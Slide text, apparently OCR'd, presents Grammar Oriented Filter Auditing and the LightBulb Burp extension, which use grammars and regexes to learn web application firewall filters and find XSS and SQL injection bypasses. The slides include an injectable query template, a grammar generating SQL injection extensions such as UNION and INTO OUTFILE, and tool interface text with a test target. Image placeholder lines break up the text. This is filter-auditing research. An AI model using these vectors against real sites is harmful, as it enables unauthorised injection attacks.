Every regular expression can be converted to a Deterministic Finite Automaton.

(.*)man




Code Injection attacks into Grammars

- Context Free Grammars can be used to encode attack vectors.
- Grammar for extending WHERE conditions: “SELECT * FROM users WHERE id=**$_GET[c]**;”

```
S: A main
main: query_exp
query_exp: groupby_exp | order_exp | limit_exp | procedure_exp | into_exp | for_exp | lock_exp | ;
select_exp | union_exp | join_exp
groupby_exp: GROUP BY column_ref ascdesc_exp
order_exp: ORDER BY column_ref ascdesc_exp
limit_exp: LIMIT intnum
into_exp: INTO output_exp intnum
procedure_exp: PROCEDURE name ( literal )
literal: string | intnum
select_exp: SELECT name
union_exp: UNION select_exp
ascdesc_exp: ASC | DESC
column_ref: name
join_exp: JOIN name ON name
for_exp: FOR UPDATE
lock_exp: LOCK IN SHARE MODE
output_exp: OUTFILE | DUMPFILE
string: name
intnum: 1
name: A
```

LightBulb Burp Extension



Scenario Examination

We have a WAF and we want to find a bypass for it's filter

- We want to test a large number of potential known XSS or SQL attack vectors.
- Our attack vectors are defined or can be defined as grammars or regular expressions.

  Why not even exploit the availability of open-source WAFs and use their filters (already in regular expression form) as attack vectors?


Grammar Oriented Filter Auditing (GOFA)

Main idea:


Use the grammar to drive the learning procedure.

Grammar Oriented Filter Auditing

Context Free Grammar ***G***




Step 1:
Learn a model of the WAF.




Grammar Oriented Filter Auditing


Step 2:
Find a vulnerability in the model using the grammar.




Send Request to LightBulb




Set your Attack Model (Grammar/Regex)



Start GOFA


Learning
Differential Learning
Tree
Settings
About
Seeds
Tests
Regex
Grammar
Name
description
Value
attribute_swf_xss
Tests common HTML attributes in Flash files
attribute_xss
Tests common HTML attributes
query_sql
Tests common SQL select query extensions
searchcond_sql
Tests common SQL search conditions
selection_sql
Tests common SQL selection parameters
tag_xss
Tests common HTML tag prefixes
S: A main
main: query_exp
query_exp: groupby_exp | order_exp | limit_exp
union_exp | join_exp
groupby_exp: GROUP BY column_ref ascdesc_ex
order_exp: ORDER BY column_ref ascdesc_exp
limit_exp: LIMIT intnum
into_exp: INTO output_exp intnum
procedure_exp: PROCEDURE name (literal)
literal: string | intnum
select_exp: SELECT name
union_exp: UNION select_exp
ascdesc_exp: ASC | DESC
ID
Host
Method
URL
Success Regex
Fail Regex
Success Status
Campaigns
0
83.212.105.5
GET
/PHPIDS07/
HTTP/1.1 200 OK
(HTTP/1.1 403|block|im...
Test Request(s)
Remove Request(s)
Start Filter Learning
Start Filters(s) Differential Learning (Select (2) Requests)
Start Filter Differential Learning with MySQL
Start Filter Differential Learning with Browser
Start Filter Differential Learning with Browser Filter
Start Filters(s) WAF Distinguish
Start Filters(s) Distinguish Tree Generation
Start Browsers Differential Learning
Clear all requests

Check Result



